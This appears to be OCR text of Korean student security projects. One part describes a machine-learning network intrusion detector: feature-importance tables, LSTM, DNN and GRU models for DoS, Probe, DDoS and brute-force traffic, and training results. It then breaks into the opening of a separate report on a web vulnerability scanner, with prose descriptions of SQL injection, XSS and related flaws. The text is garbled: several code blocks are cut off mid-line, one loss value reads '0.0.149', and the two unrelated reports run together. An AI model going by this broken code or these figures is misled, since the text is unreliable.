0.0013 ± 0.0001	Tot Fwd Pkts
0.0012 ± 0.0001	Pkt Len Mean
0.0012 ± 0.0001	Subflow Bwd Pkts
0.0012 ± 0.0001	Tot Bwd Pkts
0.0011 ± 0.0002	Fwd Pkt Len Max
0.0009 ± 0.0001	Subflow Fwd Pkts
0.0009 ± 0.0001	Fwd Pkt Len Mean
0.0008 ± 0.0001	Fwd Pkt Len Std
0.0008 ± 0.0001	Fwd Seg Size Avg
0.0008 ± 0.0001	Init Bwd Win Byts
0.0008 ± 0.0001	TotLen Fwd Pkts
0.0008 ± 0.0001	Bwd IAT Min
0.0008 ± 0.0001	Pkt Len Var
0.0008 ± 0.0001	Pkt Size Avg
0.0007 ± 0.0001	Pkt Len Max
0.0007 ± 0.0001	PSH Flag Cnt
0.0007 ± 0.0001	Bwd Header Len
0.0007 ± 0.0001	Bwd Pkts/s
0.0005 ± 0.0001	Flow IAT Mean
0.0005 ± 0.0001	Fwd IAT Std
0.0001 ± 0.0000	Flow IAT Std
0.0000 ± 0.0000	Init Fwd Win Byts
0.0000 ± 0.0000	Idle Mean
0.0000 ± 0.0000	Idle Max
0.0000 ± 0.0000	Fwd Seg Size Min
0.0000 ± 0.0000	Idle Min
0.0000 ± 0.0000	Fwd Pkt Len Min
0.0000 ± 0.0000	Fwd Act Data Pkts
0.0000 ± 0.0000	Bwd Pkt Len Max
0.0000 ± 0.0000	Bwd Seg Size Avg
0 ± 0.0000	Bwd Pkts/b Avg
0 ± 0.0000	Bwd Blk Rate Avg
0 ± 0.0000	Flow Byts/s
0 ± 0.0000	Bwd Pkt Len Std
0 ± 0.0000	Bwd Pkt Len Mean

Random Forest



상관관계분석, eli5, Random Forest
세가지를 이용해서 21가지의 특징을 추출


개발 환경 및 개발 내용

BruteForce

상관관계

Time	3.755921e-02	Fwd Seg Size Min	0.246614
Init Bwd Win Byts	2.544292e-02	Dst Port	0.246244
Bwd IAT Max	6.094368e-04	Init Fwd Win Byts	0.091865
Fwd Seg Size Min	4.919330e-04	TotLen Bwd Pkts	0.000000
ACK Flag Cnt	3.044140e-05	Flow IAT Std	0.000000
Flow Pkts/s	1.278539e-05	Fwd Pkt Len Min	0.000000
Pkt Len Var	1.035005e-05	Protocol	0.000000
Fwd Pkt Len Std	6.088280e-06	Flow Duration	0.000000
Bwd Pkt Len Std	6.088280e-06	Tot Fwd Pkts	0.000000
Bwd Pkts/s	4.870624e-06	Tot Bwd Pkts	0.000000
Fwd IAT Max	2.435312e-06	TotLen Fwd Pkts	0.000000
Flow IAT Mean	2.435312e-06	TotLen Bwd Pkts	0.000000
Fwd Pkts/s	1.217656e-06	Fwd Pkt Len Mean	0.000000
Pkt Len Mean	6.088280e-07	Fwd Pkt Len Max	0.000000
Fwd Header Len	6.088280e-07	Fwd Pkt Len Std	0.000000
Bwd IAT Std	0.000000e+00	Bwd Pkt Len Max	0.000000
		Bwd Pkt Len Min	0.000000
		Bwd Pkt Len Mean	0.000000
		Fwd Seg Size Min	0.246614
		Dst Port	0.246244
		Flow Duration	0.000000
		Fwd Pkt Len Max	0.000000
		Bwd Pkts/s	0.000000
		Flow IAT Mean	0.000000
		Protocol	0.000000
		Tot Fwd Pkts	0.000000
		Tot Bwd Pkts	0.000000
		TotLen Fwd Pkts	0.000000
		TotLen Bwd Pkts	0.000000
		Fwd Pkt Len Mean	0.000000
		Fwd Pkt Len Min	0.000000
		Flow IAT Min	0.000000
		Fwd Pkt Len Std	0.000000
		Bwd Pkt Len Max	0.000000
		Bwd Pkt Len Min	0.000000
		Bwd Pkt Len Mean	0.000000

Random Forest



Random Forest, Gradient Boosting, XGBoosting를
사용하여 21가지의 특징을 추출

개발 환경 및 개발 내용

DoS

```
def create_model():
    K.clear_session()
    model = Sequential()
    model.add(LSTM(4, input_shape=(28, 1)))
    model.add(Dense(2, activation='sigmoid'))
    model.compile(loss='binary_crossentropy', optimizer='adam', metrics=['accuracy'])
    return model

model = create_model()
model.sum Model: "sequential"
```

Layer (type)	Output Shape	Param #
lstm (LSTM)	(None, 4)	96
dense (Dense)	(None, 2)	10

Total params: 106
Trainable params: 106
Non-trainable params: 0

```
Epoch 745: saving model to ./LSTM_745.h5
197/825 [======>.....................] - ETA: 10s - loss: 0.0156 - accuracy: 0.9951
Epoch 745: saving model to ./LSTM_745.h5
296/825 [=========>....................] - ETA: 9s - loss: 0.0149 - accuracy: 0.9953
Epoch 745: saving model to ./LSTM_745.h5
398/825 [============>.................] - ETA: 7s - loss: 0.0153 - accuracy: 0.9953
Epoch 745: saving model to ./LSTM_745.h5
498/825 [=============>................] - ETA: 5s - loss: 0.0151 - accuracy: 0.9954
Epoch 745: saving model to ./LSTM_745.h5
597/825 [=============>................] - ETA: 4s - loss: 0.0152 - accuracy: 0.9953
Epoch 745: saving model to ./LSTM_745.h5
699/825 [========================>.....] - ETA: 2s - loss: 0.0158 - accuracy: 0.9951
Epoch 745: saving model to ./LSTM_745.h5
798/825 [============================>.] - ETA: 0s - loss: 0.0159 - accuracy: 0.9951
```

30000번 학습을 실행했을 때,
loss값은 0.0.149,
accuracy: 0.9953로 가장 성능이 좋았다.

개발 환경 및 개발 내용

Probe

```
# DNN

dnn = Sequential()
dnn.add(Dense(64, activation='relu', input_shape=(19,)))
dnn.add(Dropout(0.1))
dnn.add(Dense(32, activation='relu'))
dnn.add(Dropout(0.1))
dnn.add(Dense(16, activation='relu'))
dnn.add(Dropout(0.
dnn.add(Dense(8, a
dnn.add(Dropout(0.
dnn.add(Dense(4, a
dnn.add(Dense(1, a

dnn.compile(loss='
```

Model: "sequential"

Layer (type)	Output Shape	Param #
dense (Dense)	(None, 64)	1280
dropout (Dropout)	(None, 64)	0
dense_1 (Dense)	(None, 32)	2080
dropout_1 (Dropout)	(None, 32)	0
dense_2 (Dense)	(None, 16)	528
dropout_2 (Dropout)	(None, 16)	0
dense_3 (Dense)	(None, 8)	136
dropout_3 (Dropout)	(None, 8)	0
dense_4 (Dense)	(None, 4)	36
dense_5 (Dense)	(None, 1)	5

Total params: 4,065
Trainable params: 4,065
Non-trainable params: 0

```
rics=['accuracy'])
```

160000번 학습을 실행했을 때,
loss값은 0.0832,
accuracy: 0.9741로 가장 성능이 좋았다.

개발 환경 및 개발 내용

DDOS

```
model = Sequential()

model.add(LSTM(128, input_shape=(1,21), return_sequences=True))
model.add(Dropout(0.2))

model.add(LSTM(128))
model.add(Dropout(0.1))

model.add(Dense(32, activation='tanh'))
model.add(Dropout(0.2))

model.add(Dense(1, act

opt = tf.keras.optimiz

model.compile(
    loss='binary_cross
    optimizer=opt,
    metrics=['accuracy
)
```

```
Model: "sequential"
_________________________________________________________________
Layer (type)                 Output Shape              Param #
=================================================================
cu_dnnlstm (CuDNNLSTM)       (None, 1, 128)            77312

dropout (Dropout)            (None, 1, 128)            0

cu_dnnlstm_1 (CuDNNLSTM)     (None, 128)               132096

dropout_1 (Dropout)          (None, 128)               0

dense (Dense)                (None, 32)                4128

dropout_2 (Dropout)          (None, 32)                0

dense_1 (Dense)              (None, 1)                 33

=================================================================
Total params: 213,569
Trainable params: 213,569
Non-trainable params: 0
_________________________________________________________________
```


88000번 학습을 실행했을 때,
loss값은 0.5674,
accuracy: 0.9399로 가장 성능이 좋았다.

개발 환경 및 개발 내용

Brute Force

```
def a_lstm():
    model = Sequential()
    model.add(CuDNNGRU(64,input_shape=(1, 21), return_sequences=True))
    model.add(Dropout(0.2))
    model.add(CuDNNGRU(128, return_sequences=False))
    model.add(Dropout(0.2))
    model.add(Dense(1))
    model.add(Activation('sigmoid'))
    m
    f
```

```
_________________________________________________________________
Layer (type)                 Output Shape              Param #
=================================================================
cu_dnngru (CuDNNGRU)         (None, 1, 64)             16704

dropout (Dropout)            (None, 1, 64)             0

cu_dnngru_1 (CuDNNGRU)       (None, 128)               74496

dropout_1 (Dropout)          (None, 128)               0

dense (Dense)                (None, 1)                 129

activation (Activation)      (None, 1)                 0

=================================================================
Total params: 91,329
Trainable params: 91,329
Non-trainable params: 0
_________________________________________________________________
```



320000번 학습을 실행했을 때,
loss값은 3.1072,
accuracy: 0.9380로 가장 성능이 좋았다.

개발 시스템 운영

첫 실행화면

네트워크 선택 후 프로그램 시작


개발 시스템 운영

패킷 받고 공격이 탐지됐을때 화면

BruteForce로 공격 실행 시,
나오는 화면

개발 시스템 운영

로그



탐지공격에 대한 상세 정보 출력

결론 및 기대효과

- 4가지의 공격방법을 선정하여 네트워크 침입에 대해 인공지능을 사용하여 공격에 대해 빠르게 탐지할 수 있는지를 살펴보았다
- 모델별, 학습횟수에 따라 성능이 차이나는 것을 확인하였다
- 실제 패킷과 모델을 연결 하여 공격을 시도했을 때 각 공격에 대해 높은 탐지율을 보여주었다
- 지속 적인 연구를 통해 아직 알려지지 않은 네트워크 공격들과 새롭게 등장하는 공격들을 잡아 낼 수 있을 것이다.

감사합니다.

웹 취약점 자동화 진단 도구 제작

팀　　명 : 저희가할수있겠조

지도 교수 :　양환석 교수님

팀　　장 :　　이승재

팀　　원 :　　범채윤

이경서

이정현

이진솔

한지호

2022. 11.

중부대학교 정보보호학과

목 차

1. 서론

1.1. 연구 배경 및 필요성

코로나19 창궐 후 전 세계가 어려움을 겪는 가운데, 특히 사이버 상에서는 다양한 사건·사고가 발생했다. 랜섬웨어, APT 공격 등 다양한 공격들의 건수가 많아지는 가운데 웹 사이트도 꾸준한 타겟이 된다.

개인정보 유출이 빈번해짐에 따라 한국인터넷진흥원에 따르면 개인정보침해신고센터에 접수된 개인정보 침해 상담 개인 정보 침해 상담·신고 건수는 2016년 9만 8,210건에서 지난해 17만 7,457건으로 4년 새 80% 넘게 급증했다. 이와 같이 지속적으로 증가하고 있는 개인정보 유출 사고는 해마다 급증하고 있어 앞으로도 계속 증가할 것으로 보인다.

이러한 개인정보 유출의 이유 중 하나는, 웹 사이트 운영자의 실수로 인한 사고가 대부분이다. 이러한 사례들은 단순 실수나 관리 미흡으로 발생하며, 이렇게 노출된 전보는 보이스피싱 등 금융범죄에 악용돼 더 큰 피해를 일으켜 사회적인 물의를 일이 킬 수 있다. 이러한 사고를 예방하기 위해서는 웹 사이트 관리자가 웹 사이트의 보안에 대해 경각심을 가지고 있어야 하며, 주기적인 취약점 진단은 필수이다.




그림 1 개인정보 침해 신고·상담건수 (출처 : 한국인터넷진흥원)

2021년 상반기 과학기술정보통신부에서 230개 민간기업을 대상으로 사이버 위기대응 모의훈련을 진행했다. 실제 화이트 해커가 취약점을 이용해 기업 내부 시스템에 침투하고 대응하는 모의침투 훈련 결과, 30개 기업의 홈페이지에서 총 114개 취약점이 발견됐다. 아래와 같이 사이트 간 스크립팅, 파라미터 변조 및 조작이 가장 많이 발견된 취약점으로 나타났다.

웹으로 제공되는 서비스가 많아진 만큼 다양한 사이버 공격이 발생하고 그 발생률 또한 날이 갈수록 증가하고 있다. 그렇기 때문에 기업들과 개인들은 웹 보안에 경각심을 가져야 할 필요가 있다.




그림 2 2021년 상반기 모의훈령 통해 발견된 취약점 항목(출처 : 과학기술정보통신부)

1.2. 연구 목적 및 주제 선정

최근 웹 취약점을 이용한 공격들이 지속적으로 발생되며 증가하고 있다. 웹서버나 웹사이트의 체계적인 보안 관리가 제대로 이루어지지 않은 회사가 다수이고, 웹사이트는 사용자들에게 항상 노출되어 있으며, 접근 방법이 매우 쉽기 때문에 보안 사고가 끊임없이 발생되고 있다.

전체 개인정보유출 피해의 75%가 외부 해킹이 원인이며, 가장 취약한 웹에서부터 시작된다. 이렇게 잦은 보안 사고로 개인정보보호법, 정보통신망법, 전자금융거래법 시행령, 신용정보법 등 법적 의무와 처벌이 강화되는 추세입니다.

개인이나 기업이 간단하게 웹 진단을 하기 위한 웹 취약점 자동 진단 도구를 제작한다. 이는 취약점 진단 시간을 단축하여 효율적인 진단이 가능하고, 사용자에게 친절한 진단 보고서와 조치방안을 제공한다.

정보통신기반 보호법에 따라 국가 사이버 안보 등을 고려하여 정보통신기반시설 중 전자적 침해 행위로부터의 보호 등이 필요하다고 인정되었다. 정부에서 특별히 지정한 시설인 주요정보통신기반시설 취약점 가이드 기반으로 진단 도구를 제작한다.

2. 관련 연구

2.1. 언어

2.1.1. Python

Python은 웹 애플리케이션, 소프트웨어 개발, 데이터 과학, 기계 학습(ML)에 널리 사용되는 프로그래밍 언어이다. 개발자는 Python이 효율적이고 배우기 쉬우며 여러 플랫폼에서 실행될 수 있으므로 Python을 사용한다. Python 소프트웨어는 무료로 다운로드할 수 있고, 모든 유형의 시스템과 원활하게 통합되며, 개발 속도를 증가시킨다.

프로젝트에서 필요한 주요 Python 모듈

- Selenium : 웹 애플리케이션 테스트를 위한 프레임워크이다. 웹에 하는 명령을 코드화 시켜서 작동시키며. 다양한 브라우저 작동을 지원하며 크롤링에도 활용된다. 현존하는 거의 모든 웹브라우저를 다양한 언어를 통해 제어 가능하다.
- PyPDF : PDF 문서를 다룰 수 있게 해주며, PdfFileReader(기존 PDF 읽기), PdfFileWriter(새 PDF 쓰기), PdfFileMerfer(새 PDF 쓰기)와 같이 다양한 기능들이 있다.
- FPDF : PHP만으로 PDF 파일을 생성할 수 있다.
- BeautifulSoup : HTML로부터 데이터를 추출하기 위해 사용할 수 있는 파싱된 페이지의 파스 트리를 만드는데, 이는 웹 스크래핑에 유용하다.
- Pyotp : OTP를 생성할 수 있다.

2.1.2. PHP

- 웹 서버에서 해석되는 스크립트 언어이다.
- 데이터베이스 연동을 편리하게 할 수 있다. (MySQL, mSQL, Oracle, Sybase 및 윈도우 ODBC 등 편리하게 연동 가능)
- 거의 모든 운영체제에서 구현이 가능하다.
- 코드 작성이 쉽고, 문법이 간단하다.
- 처리속도가 빠르다.
- 파일 업로드, 메일 전송 등의 기능은 자체적으로 지원한다.
- 문법이 C언어를 따르므로 간결하고, ASPs나 JSP에 비해 코드의 양을 많이 줄일 수 있다.
- DB 연결에 함수를 사용하기 때문에 직관적이고, 간결하다.
- 이미지를 동적으로 생성할 수 있다.
- XML, ZIP, PDF, 암호화 등에 관련된 다양한 함수를 지원한다.

2.1.2.1. 테스트 사이트 제작

PHP를 이용한 테스트 쇼핑몰 사이트 주요 기능

- Main 페이지




그림 3 PHP 쇼핑몰 사이트 메인페이지

- 회원가입 및 로그인 기능




그림 4 로그인/회원가입 기능




그림 5 로그인 화면

- 게시판 기능(파일 업로드)




그림 6 게시판 기능

그림 7 게시판 기능 - 파일업로드 가능

- 비밀글 기능

그림 8 비밀글 기능

- 검색 기능




그림 9 검색 기능

2.2. 웹 취약점

2.2.1. LDAP Injection

사용자 입력을 기반으로 LDAP(Lightweight Directory Access Protocol)구문을 구축하여 웹 기반 응용 프로그램을 악용하는 데 사용되는 공격이다.

응용 프로그램이 사용자 입력 값에 대한 적절한 필터링 및 유효성 검증을 하지 않아 공격자는 로컬 프록시를 사용함으로 LDAP 문의 변조가 가능하다. 공격 성공 시 승인되지 않은 쿼리에 권한을 부여하고, LDAP 트리 내의 내용 수정이나 임의의 명령 실행을 가능하게 하므로 적절한 필터링 로직을 구현하여야 한다.

2.2.2. SQL Injection

사용자의 입력 값으로 웹 사이트 SQL 쿼리가 완성되는 약점을 이용하며, 입력 값을 변조하여 비정상적인 SQL 쿼리를 조합하거나 실행하는 공격이다.

개발자가 생각지 못한 SQL문을 실행되게 함으로써 데이터베이스를 비정상적으로 조작 가능하며, 해당 취약점이 존재하는 경우 비정상적인 SQL 쿼리로 DBMS 및 데이터(Data)를 열람하거나 조작 가능하므로 사용자의 입력 값에 대한 필터링을 구현하여야 한다.

2.2.3. XPath Injection

XML 구조에 악의적인 행위를 일으키는 내용을 삽입하거나 Xpath를 조작하여 XML의 내용을 노출하는 취약점이다.

해당 취약점이 존재할 경우 프로그래머가 의도하지 않았던 문자열을 전달하여 쿼리문의 의미를 왜곡시키거나 그 구조를 변경하고 임의의 쿼리를 실행하여 인가되지 않은 데이터를 열람할 수 있으므로 적절한 필터링 로직 구현이 필요하다.

2.2.4. XSS

악의적인 사용자가 공격하려는 사이트에 스크립트를 넣는 기법으로 공격 방식은 크게 stored 공격 방식과 reflected 공격 방식으로 나누어진다.

웹 애플리케이션에서 사용자 입력 값에 대한 필터링이 제대로 이루어지지 않을 경우, 공격자는 사용자 입력 값을 받는 게시판, URL 등에 악의적인 스크립트(Javascript, VBScript, ActiveX, Flash 등)를 삽입하여 게시글이나 이메일을 읽는 사용자의 쿠키(세션)를 탈취하여 도용하거나 악성코드 유포 사이트로 Redirect 할 수 있다.

2.2.5. 약한 문자열 강도

웹 사이트에서 취약한 패스워드로 회원가입이 가능할 경우 공격자는 추측 및 주변 정보를 수집하여 작성한 사전 파일로 대입을 시도하여 사용자 계정을 탈취할 수 있는 취약점이다.

해당 취약점 존재 시 유추가 용이한 계정 및 패스워드의 사용으로 인한 사용자 권한 탈취 위험이 존재하며, 해당 위험을 방지하기 위해 값의 적절성 및 복잡성을 검증하는 로직을 구현하여야 한다.

2.2.6. 불충분한 인증

민감한 데이터에 취약한 인증 절차가 취약한 경우 나타나는 취약점이다.

중요정보(개인정보 변경 등) 페이지에 대한 인증 절차가 불충분할 경우 권한이 없는 사용자가 중요정보 페이지에 접근하여 정보를 유출하거나 변조할 수 있으므로 중요정보 페이지에는 추가적인 인증 절차를 구현하여야 한다.

2.2.7. 불충분한 인가

페이지 접근을 위한 인증기능이 구현되지 않을 경우, 인가되지 않는 사용자가 페이지에 접근 및 중요 정보의 변조를 할 수 있는 취약점이다.

접근제어가 필요한 중요 페이지의 통제수단이 미흡한 경우, 비인가자가 URL 파라미터 값 변경 등의 방법으로 중요 페이지에 접근하여 민감한 정보 열람 및 변조 가능하다.

2.2.8. 세션 고정

로그인 시 발급된 세션 ID가 전과 동일한 취약점이다.

사용자 로그인 시 항상 일정하게 고정된 세션 ID가 발행되는 경우 세션 ID를 도용한 비인가자의 접근 및 권한 우회가 가능하다.

2.2.9. 자동화 공격

웹사이트를 다운시키거나 무차별 대입 공격으로 인해 사용자 계정을 탈취할 수 있거나, 데이터를 등록할 수 있는 취약점이다.

웹 애플리케이션의 특정 프로세스에 대한 반복적인 요청을 통제하지 않을 경우 무차별 대입 공격으로 인해 사용자 계정을 탈취할 수 있고, 자동화 공격으로 게시글 등록 또는 SMS 발송 요청을 반복하여 웹 애플리케이션 자원을 고갈시킬 수 있다.

2.2.10. 프로세스 검증 누락

인증이 필요한 페이지에 대해 인가된 인원인지를 확인하는 기능이 존재하지 않는 경우에 해당 정보를 변조하거나 탈취할 수 있는 취약점이다.

인증이 필요한 웹 사이트의 중요(관리자 페이지, 회원변경 페이지 등) 페이지에 대한 접근 제어가 미흡할 경우 하위 URL 직접 접근, 스크립트 조작 등의 방법으로 중요한 페이지에 대한 접근이 가능하다.

2.2.11. 파일 다운로드

웹에서 파일 다운로드 시 파일의 경로 및 파일명을 파라미터로 받아 처리하는 경우 이를 적절히 필터링 하지 않으면 공격자가 이를 조작하여 허용되지 않은 파일을 다운 받을 수 있고 임의의 위치에 있는 파일을 열람하거나 다운받는 것을 가능케 하는 취약점이다.

